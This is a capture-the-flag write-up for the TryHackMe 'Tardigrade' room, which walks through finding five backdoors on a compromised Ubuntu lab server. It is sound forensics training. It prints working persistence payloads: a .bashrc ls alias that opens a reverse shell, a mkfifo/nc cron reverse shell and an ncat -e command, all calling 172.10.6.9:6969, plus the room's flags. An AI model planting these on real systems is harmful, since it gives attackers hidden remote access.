
TryHackMe: Tardigrade

The following writeup covers the Tardigrade room hosted on TryHackMe. It is an intermediate level room that involves investigating a compromised Linux host. This challenge involves basic Linux forensics, even if you are unfamiliar with Linux forensics, I recommend completing this room.

Scenario: A server has been compromised, and the security team has decided to isolate the machine until it's been thoroughly cleaned up. Initial checks by the Incident Response team revealed that there are five different backdoors. It's your job to find and remediate them before giving the signal to bring the server back to production.

What is the server's OS version?


After you have connected to the box via SSH, you can run the hostnamectl command to get the OS version (you can also run other commands):



As you can see, the OS version is Ubuntu 20.04.4 LTS.

What's the most interesting file you found in giorgio's home directory?

If we list the contents of his home directory, we can see an interesting file called .bad_bash:



Another file that can be found in every user's home directory is the .bashrc file. Can you check if you can find something interesting in giorgio's .bashrc?

The bashrc file is a shell script that runs every time a new bash session is spawned/initiated. If you cat giorgio's .bashrc file and scroll down, we can see the following alias:

```
alias ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'
```

This means that when a user runs ls, the alias initiates a reverse shell to 172.10.6.9 on port 6969, giving the attack remote access to the system. Therefore, the answer is: ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'

Did you find anything interesting about scheduled tasks?

After looking at system cronjobs, I found nothing suspicious. Therefore, I investigated user-level cronjobs configured by Giorgio.

```
giorgio@giorgio:~$ sudo ls -al /var/spool/cron/crontabs
[sudo] password for giorgio:
total 12
drwx-wx--T 2 root    crontab 4096 Apr 13  2022 .
drwxr-xr-x 5 root    root    4096 Feb 23  2022 ..
-rw------- 1 giorgio crontab 1214 Apr 13  2022 giorgio
giorgio@giorgio:~$ crontab -l -u giorgio
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 172.10.6.9 6969 >/tmp/f
```

Here we can see an extremely suspicious cronjob that appears to be a reverse shell that executes constantly.

What is the flag?

THM{d1rty_w0rdl1st}

A few moments after logging on to the root account, you find an error message in your terminal. What does it say?

```
root@giorgio:/home/giorgio# Ncat: TIMEOUT.
```

The error message we get is Ncat: TIMEOUT.

After moving forward with the error message, a suspicious command appears in the terminal as part of the error message. What command was displayed?

If you click enter, you can see an ncat command being displayed:

```
ncat -e /bin/bash 172.10.6.9 6969
```

Can you find out how the suspicious command has been implemented?

If you remember from the previous questions, the .bashrc file can be used to execute commands upon a bash session being initiated. If we check out the root .bashrc file, we can see the malicious command:

```
alias ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'
```

What is the last persistence mechanism?

If you list the users on the system, we can see a user named “nobody”:

```
root@giorgio:/home/giorgio# cat /etc/passwd | grep bin/bash
root:x:0:0:root:/root:/bin/bash
nobody:x:65534:0:nobody:/nonexistent:/bin/bash
giorgio:x:1000:1000:giorgio:/home/giorgio:/bin/bash
```

Nobody is a special system user with minimal privileges that is used to run services that don’t require special privileges. However, the nobody user should ideally not have a valid login shell to prevent anyone from logging into it.

What is the nugget?

```
root@giorgio:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  nonexistent
root@giorgio:/# cd nonexistent/
root@giorgio:/nonexistent# ls -la
total 24
drwxr-xr-x  3 nobody root 4096 Apr 13  2022 .
drwxr-xr-x 20 root   root 4096 Apr 13  2022 ..
-rw-------  1 nobody root  127 Apr 13  2022 .bash_history
drwx------  2 nobody root 4096 Apr 13  2022 .cache
-rw-------  1 nobody root  747 Apr 13  2022 .viminfo
-rw-r--r--  1 nobody root   20 Apr 13  2022 .youfoundme
root@giorgio:/nonexistent# cat .youfoundme
THM{Nob0dy_1s_s@f3}
```

THM{Nob0dy_1s_s@f3}